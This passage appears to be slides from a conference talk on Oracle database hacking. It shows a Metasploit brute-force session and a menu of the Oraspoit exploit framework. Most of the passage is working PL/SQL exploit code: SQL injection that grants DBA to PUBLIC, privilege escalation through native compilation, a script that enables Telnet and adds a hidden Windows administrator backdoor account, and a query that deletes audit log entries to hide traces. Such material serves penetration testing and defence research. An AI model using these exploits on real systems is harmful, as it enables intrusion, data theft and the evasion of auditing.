msf > use auxiliary/admin/oracle/brute_login
msf auxiliary(brute_login) > set RHOST 172.16.102.130
RHOST => 172.16.102.130
msf auxiliary(brute_login) > info

Name: Oracle bruteforcer for known default accounts.
Version: $Revision:$
```

http://carnal0wnage.blogspot.com/2008/11/oracle-pwnage-with-metasploit-oracle_22.html

red database security

Oraspoit

- Oraspoit is an exploit framework for pentester.
- Pentester in large organizations (e.g. government) must proove that a system (e.g. DB server) is unsecure. To do this they are using exploit frameworks to make their life easier.

red database security

Oraspoit

```
Oraspoit V0.72alpha
(c) by Red-Database-Security GmbH

WARNING: Illegal Use of Oraspoit is prohibited
WARNING: Distribution of Oraspoit is NOT allowed

oraspoit.sql                [o]     - *main script do everything
oraspoitsneak.sql           [os]    - smallest footprint - avoid/bypass IDS, ...

oraspoithelp.sql               [oh]    - *help for Oraspoit
oraspoithelper.sql          [h]     - *helper scripts for Oracle
oraspoithelpexploits.sql       [ohe]   - *help for Oracle exploits

-- information retrieval
oraspoitenum1.sql           [e1]    - *get information as unpriv. user
oraspoitenum2.sql           [e2]    - *get information with DBA privileges
oraspoitusedfeatures.sql    [uf]    - used features in the database (e.g. VPD,...)
oraspoitgetdata.sql         [gd]    - *get data like passwords, creditcard
oraspoitgetdataids.sql      [gdids]- get data bypassing IDS Auditing
oraspoitgetdatadel.sql      [gddel]- get data from deleted/truncated tables
oraspoitexportzipdb.sql     [exp]   - *export and zip the entire DB
oraspoitrunportscan.sql     [ps]    - run a portscanner on the database
oraspoitreadfileswin.sql    [rwin]  - *read interesting files from Windows
oraspoitreadfilesunix.sql   [runix]- *read interesting files from Unix

-- privilege escalation
oraspoitescalation.sql      [esc]   - *escalate privileges
oraspoitescalationsysdba.sql[escsys]-*escalate privileges to SYSDBA
oraspoitescalation0day.sql  [esc0]  - escalate privileges via 0days
```

red database security

Oraspoit – simple priv. escalation

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/



exec sys.lt.findricset('.DAT''||''||user||'.f1||
''''')--', 'DATA');
```

Oraspoit – more adv. priv escalation

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
v_file  UTL_FILE.FILE_TYPE;

BEGIN

EXECUTE IMMEDIATE q'!create directory TX as 'C:\'!';
Begin
DBMS_ADVISOR.CREATE_FILE ( 'insert into sys.sysauth$ values
(1,4,0,null);'||chr(13)||chr(10)||' exit;', 'TX', 'e2.sql' );
end;

EXECUTE IMMEDIATE q'!drop directory TX!';
EXECUTE IMMEDIATE q'!create directory T as 'C:\ORACLE\ORA101\PLSQL'!';
utl_file.fremove('T','spnc_commands');
v_file := utl_file.fopen('T','spnc_commands', 'w');
utl_file.put_line(v_file,'sqlplus / as sysdba @c:\e2.sql');
utl_file.fclose(v_file);
EXECUTE IMMEDIATE q'!drop directory T!';
EXECUTE IMMEDIATE q'!alter session set plsql_compiler_flags='NATIVE'!';
EXECUTE IMMEDIATE q'!alter system set plsql_native_library_dir='C:\'!';
EXECUTE IMMEDIATE q'!create or replace procedure h1 as begin null;
end;!';
COMMIT;
RETURN 1;
END;
/
```

red database security

Oraspoit – open DB server I

```
DECLARE
   v_file UTL_FILE.FILE_TYPE;

BEGIN
  begin
     utl_file.Fcopy('T','spnc_commands','T','spnc_commands2');
   end;

v_file := UTL_FILE.FOPEN('T','spnc_commands', 'w');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo sc config "TlntSvr" start=
auto > c:\open.cmd');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo sc start "TlntSvr">> c:
\open.cmd');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo tlntadmn config sec=-NTLM >>
c:\open.cmd');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo net user SUPPORT_388966a0
orasploit2008 /add >> c:\open.cmd');   UTL_FILE.PUT_LINE
(v_file,'cmd.exe /c echo net localgroup TelnetClients /add >> c:
\open.cmd');   UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo net
localgroup ORA_DBA SUPPORT_388966a0 /add >> c:\open.cmd');
 UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo net localgroup
Administratoren SUPPORT_388966a0 /add >> c:\open.cmd');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo net localgroup Administrator
SUPPORT_388966a0 /add >> c:\open.cmd');
```

red database security

Oraspoit – open DB server II

```
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo net localgroup TelnetClients
SUPPORT_388966a0 /add >> c:\open.cmd');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo net share system=C:\ /
unlimited>> c:\open.cmd');

-- hide the user
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c echo reg add "HKLM\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts
\UserList" /v SUPPORT_388966a0 /t REG_DWORD /d 0>> c:\open.cmd');
UTL_FILE.PUT_LINE(v_file,'cmd.exe /c call c:\open.cmd');
UTL_FILE.FCLOSE(v_file);
END;
/



-- start the command file we created before

alter session set plsql_compiler_flags='NATIVE';
alter system set plsql_native_library_dir='C:\';
create or replace procedure h1 as begin
 null;
end;
/
```

red database security

Oraspoit – removing traces

Remove log entries created by Logon Trigger by using the dependencies table:

```
 select 'delete from '||referenced_owner||'.'||
referenced_name||' where scn_to_timestamp
(ora_rowscn) > sysdate-(1/2880) from
dba_dependencies where referenced_type='TABLE' and
name in (select

 trigger_name from dba_triggers where owner='SYS')

 and name not in
('OLAPISTARTUPTRIGGER','OLAPISHUTDOWNTRIGGER')

 order by name,referenced_owner;

 spool off
```

red database security

Unfixed Issues

red database security

Some of the bugs hopefully fixed in 2009

Tracking #: 12078619

Description: *** ALLOWS DBAS TO RUN CODE AS SYS AND WITHOUT BEING AUDITED**

Status: Issue fixed in main codeline, scheduled for a future CPU

Tracking #: 10213261

Description: **AUDIT CAN BE BYPASSED ***

Status: Under investigation / Being fixed in main codeline

Tracking #: 9320707

Description: **BYPASS PORTAL MOD_PLSQL RESTRICTION ***

Status: Under investigation / Being fixed in main codeline

---

red database security

Next interesting talk about Oracle security "Hacking and protecting the Oracle database" will start after this presentation in room Kopenhagen

F & A

Kontakt

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
T:+49 (6821) 95 17 637
F:+49 (6821) 91 27 354

E-Mail: consulting@red-database-security.com
Web: www.red-database-security.com